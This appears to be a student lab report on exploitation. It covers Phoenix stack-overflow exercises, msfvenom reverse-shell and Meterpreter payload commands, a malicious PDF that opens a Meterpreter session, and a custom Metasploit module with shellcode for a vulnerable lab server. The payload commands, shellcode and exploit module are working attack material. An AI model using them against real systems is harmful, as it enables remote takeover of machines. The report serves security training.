


4.1 Buffer exploits (bad programming)

4.1.2 Gnu/Linux Task

To solve this task, I downloaded qemu on my Kali Machine, I hope that it is okay to solve it like this.

Stack zero:

When reviewing the code you can see that the function `gets(locals.buffer)` is initialized with 0 and do not check for any bounds which make it possible to create a buffer overflow with the help of python 65 A is inserted:




The screenshot shows a QEMU terminal window with the title bar "[kali@h17jospa: ~]". The terminal output is as follows:

```
Machine View
user@phoenix-amd64:/opt/phoenix/amd64$ python -c 'print "A"*65' | ./stack-zero
Welcome to phoenix/stack-zero, brought to you by https://exploit.education
Well done, the 'changeme' variable has been changed!
user@phoenix-amd64:/opt/phoenix/amd64$ _
```

Stack one:


To the python-program non-printable character is being sent again, but we cannot stack them "on top of" the A's because the program architecture uses little endian to store its data to the memory. Therefore, by reversing the order of the bytes we can exploit the code:



The screenshot shows a QEMU terminal window with the title bar "[kali@h17jospa: ~]". The terminal output is as follows:

```
Machine View
user@phoenix-amd64:/opt/phoenix/amd64$ ./stack-one $(python -c 'print "A"*64 + "\x62\x59\x6c\x49"')
Welcome to phoenix/stack-one, brought to you by https://exploit.education
Well done, you have successfully set changeme to the correct value
user@phoenix-amd64:/opt/phoenix/amd64$
```

4.1.3 Windows task



```
// class that handles password check
class PasswdCheck
{
private:
    char buffer[CH_BUFF_SIZE];
    char string[CH_BUFF_SIZE];

public:
    int ok;

    // constructor which initialize the member variables above
    PasswdCheck(): ok(1)
    {
        memset(buffer, 0, CH_BUFF_SIZE);
        memset(string, 0, CH_BUFF_SIZE);
    }
}
```

a) The buffer does not check for any limits which make it possible to create a buffer overflow.

```
// open password database and check if username/password is valid
void CheckPass(int argc, char* argv[])
{
    // concatenate username and password to one string with space
    sprintf(string, "%s %s", argv[2], argv[3]);

    // open password database
    FILE * in = fopen(argv[1], "rb");

    // check if database is valid, return if not found setting ok=-1
    if(!in) {
        ok = -1;
    }
}
```

Input is not sanitized or parameterized, which makes it possible to insert invalid characters.


b) Use Cs version of parameterized and sanitized input, make sure that there is a limit for the buffer offset.

4.2 Exploit frameworks – client side exploits


4.2.2 Executable payload creation

a)

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.150.1 LPORT=80 -f exe > /home/kali/Desktop/stageless.exe
```




```
b) msfvenom -p windows/shell/reverse_tcp LHOST=192.168.150.1 LPORT=80 -f exe > /home/kali/Desktop/staged.exe
```



c) A staged payload means that your payload consists of two main components: a small stub loader and the final stage payload. For example, when you deliver windows/shell/reverse_tcp to the target machine, you are sending the loader first. When that loader gets executed, it will ask the handler (on the attacker's end) to send over the final

stage (the larger payload), and finally you get a shell.

d) `msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.62.129
LPORT=80 -e x86/shikata_ga_nai -i 20 -f exe >
/home/kali/Desktop/meterpreter.exe`



e)
`windows/meterpreter/bind_ipv6_tcp`: bind tcp shell. (staged) listen for an IPv6 connection.

`windows/meterpreter/bind_nonx_tcp`: bind nonx tcp shell. (staged)

`windows/meterpreter/bind_tcp`: bind tcp shell. (staged)

`windows/meterpreter/find_tag`: tag-based findsock handling. (used to search for tags)

`windows/meterpreter/reverse_ipv6_tcp`: Staged reverse listen for an ipv6 tcp.

`windows/meterpreter/reverse_nonx_tcp`: Windows Command Shell, Reverse TCP Stager (No NX or Win7) Spawn a piped command shell (staged). Connect back to the attacker (No NX).

`windows/meterpreter/reverse_ord_tcp`: Reverse Ordinal TCP Stager is a unique windows payload. It is <100 bytes and uses the existing ws2_32.dll in memory in connect and load the next stage of the payload.

`windows/meterpreter/reverse_tcp`: It allows you to remotely control the file system, sniff, keylog, hashdump, perform network pivoting, control the webcam and microphone, etc. It has the best support for post modules, and you can load extensions, such as mimikatz and python interpreter, etc. connects to one port.

`windows/meterpreter/reverse_tcp_allports`: same as above but on all possible ports.

`windows/metsvc_bind_tcp`: the full meterpreter code has already been uploaded to the remote machine, and there is no need for a staged connection.

`windows/patchupmeterpreter/bind_tcp`: an old technique to inject a dll into the running process. It is called "patchup" because the technique hooks the normal Windows API calls and patches them to load a dll from memory instead of from a file.

4.2.3 Connect to the exploit and PDF exploits

The image shows a VirusTotal scan of a PDF file and a Metasploit terminal session. The VirusTotal interface displays a scan of a file named 'malicious.pdf' with a hash of 'ccc25aee4158e7e497e748130470846a2176aabc8ab23b8898c580933ad08b4f'. The scan shows 35 engines detected this file, with a community score of 35/63. The file is identified as a PDF and contains exploits for 'autoaction', 'cve-2008-2992', 'exploit', 'js-embedded', and 'pdf'. The Metasploit terminal session shows the execution of the 'run' command for the 'exploit(multi/handler)' module, which successfully establishes a Meterpreter session on the target IP 192.168.62.130. The session details are as follows:

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.62.129:4444
[*] Sending stage (176195 bytes) to 192.168.62.130
[*] Meterpreter session 1 opened (192.168.62.129:4444 → 192.168.62.130:49412) at 2021-01-10 10:16:17 -0500

meterpreter > sysinfo
Computer      : IEWIN7
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
```

4.3 Stack based buffer overflow/overrun exploits

4.3.1 Theoretical introduction and questions

Common problems with C/C++ which allow buffer overflows?

C/C++ often do not check for overflows. If the source code says to put 160 bytes in a 100-byte buffer, the CPU will do so. C and C++ have a notion of array which is compile-time only. At execution time, there are only pointers, so there is no runtime method to check for an array access with regards to the conceptual length of that array.

4.3.2 Exploit task and questions

a)

```
Shell No. 1
File Actions Edit View Help
Metasploit tip: You can upgrade a shell to a Meterpreter session on many platforms using sessions -u <session_id>

msf6 > use exploit/linux/private/sbs2
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/private/sbs2) > set payload linux/x86/exec
payload => linux/x86/exec
msf6 exploit(linux/private/sbs2) > set rhost 127.0.0.1
rhost => 127.0.0.1
msf6 exploit(linux/private/sbs2) > set rport 7777
rport => 7777
msf6 exploit(linux/private/sbs2) > set cmd ls -al
cmd => ls -al
msf6 exploit(linux/private/sbs2) > show options

Module options (exploit/linux/private/sbs2):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    127.0.0.1        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:~<paths>'
  RPORT     7777             yes       The target port (TCP)

Payload options (linux/x86/exec):

  Name      Current Setting  Required  Description
  ----      -
  CMD       ls -al          yes       The command string to execute

Exploit target:

  Id  Name
  --  --
  0   vulnserver

msf6 exploit(linux/private/sbs2) > exploit
[*] 127.0.0.1:7777 - Sending 128 byte payload...
[*] Exploit completed, but no session was created.
msf6 exploit(linux/private/sbs2) > 
```

```
kali@h17jospa: ~/Documents/lab4/DHATEnclaveForensics/code
File Actions Edit View Help
kali@h17jospa:~/Documents/lab4/DHATEnclaveForensics/code$ ./server
server: waiting for connections...
server: got connection from 127.0.0.1
total 164
drwx----- 2 kali kali 4096 Jan 6 13:05 .
drwx----- 6 kali kali 4096 Dec 2 2019 ..
-rw----- 1 kali kali 368448 Jan 6 13:04 core
-rw-r--r-- 1 kali kali 3380 Sep 20 2010 enclave_svc.c
-rw-r--r-- 1 kali kali 221 Sep 3 2011 example2.c
-rw-r--r-- 1 kali kali 232 Sep 3 2011 example3.c
-rw-r--r-- 1 kali kali 1077 Sep 3 2011 exploit2.c
-rw-r--r-- 1 kali kali 1217 Sep 3 2011 exploit3.c
-rw-r--r-- 1 kali kali 14 Jan 6 13:05 jmp_address
-rw-r--r-- 1 kali kali 2642 Jan 6 09:44 metasploit_template_module.rb
-rw-r--r-- 1 kali kali 100 Jan 6 11:34 nopsled
-rw-r--r-- 1 kali kali 546 Sep 3 2011 overflow1.c
-rw-r--r--x 1 kali kali 16608 Jan 6 11:24 server
-rw-r--r-- 1 kali kali 30 Jan 6 11:33 shellcode
```


```
5 #
6 #
7 require 'msf/core'
8
9 class Metasploit3 < Msf::Exploit::Remote
10
11   include Msf::Exploit::Remote::Tcp
12
13   def initialize(info = {})
14     super(update_info(info,
15       'Name' => 'Custom vulnerable server stack overflow',
16       'Description' => %q{
17         This module exploits a stack overflow in a
18         custom vulnerable server.
19       },
20       'Author' => [ 'h17jospa' ],
21       'Version' => '$Revision: 9999 $',
22       'DefaultOptions' =>
23         {
24           'EXITFUNC' => 'process',
25         },
26       'Payload' =>
27         {
28           'Space' => 128,
29           'BadChars' => "\x00\xff",
30         },
31       'Platform' => 'lin',
32       'Targets' =>
33         [
34           [ 'vulnserver',
35             { 'Ret' => 0xffffc870, 'Offset' => 0 } ],
36         ],
37       'DefaultTarget' => 0,
38       'Privileged' => false
39     ))
40
41     register_options(
42       [
43         Opt::RPORT(7777)
44       ], self.class)
45   end
46
47   def exploit
48     connect
49
50     print_status("Sending #{payload.encoded.length} byte payload... ")
51
52     buf = payload.encoded
53     buf += [ target.ret ].pack('V')
54
55     sock.put(buf)
56     sock.get
57
58     handler
59
60     handler
61     disconnect
62
63   end
64
65 end
66
67 end
```

jump address: p\70\C8\FF\FF

shellcode: \xb8\x32\x2f\x73\x68\xc1\xe8\x08\x50\x68\x2f\x62\x69\x6e\x89\xe3\x31\xd2\x52\x53\x89\xe1\x89\xd0\xb0\x0b\xcd\x80

nopsled: "\x90"x100;

b)



c) There is no root folder for the server.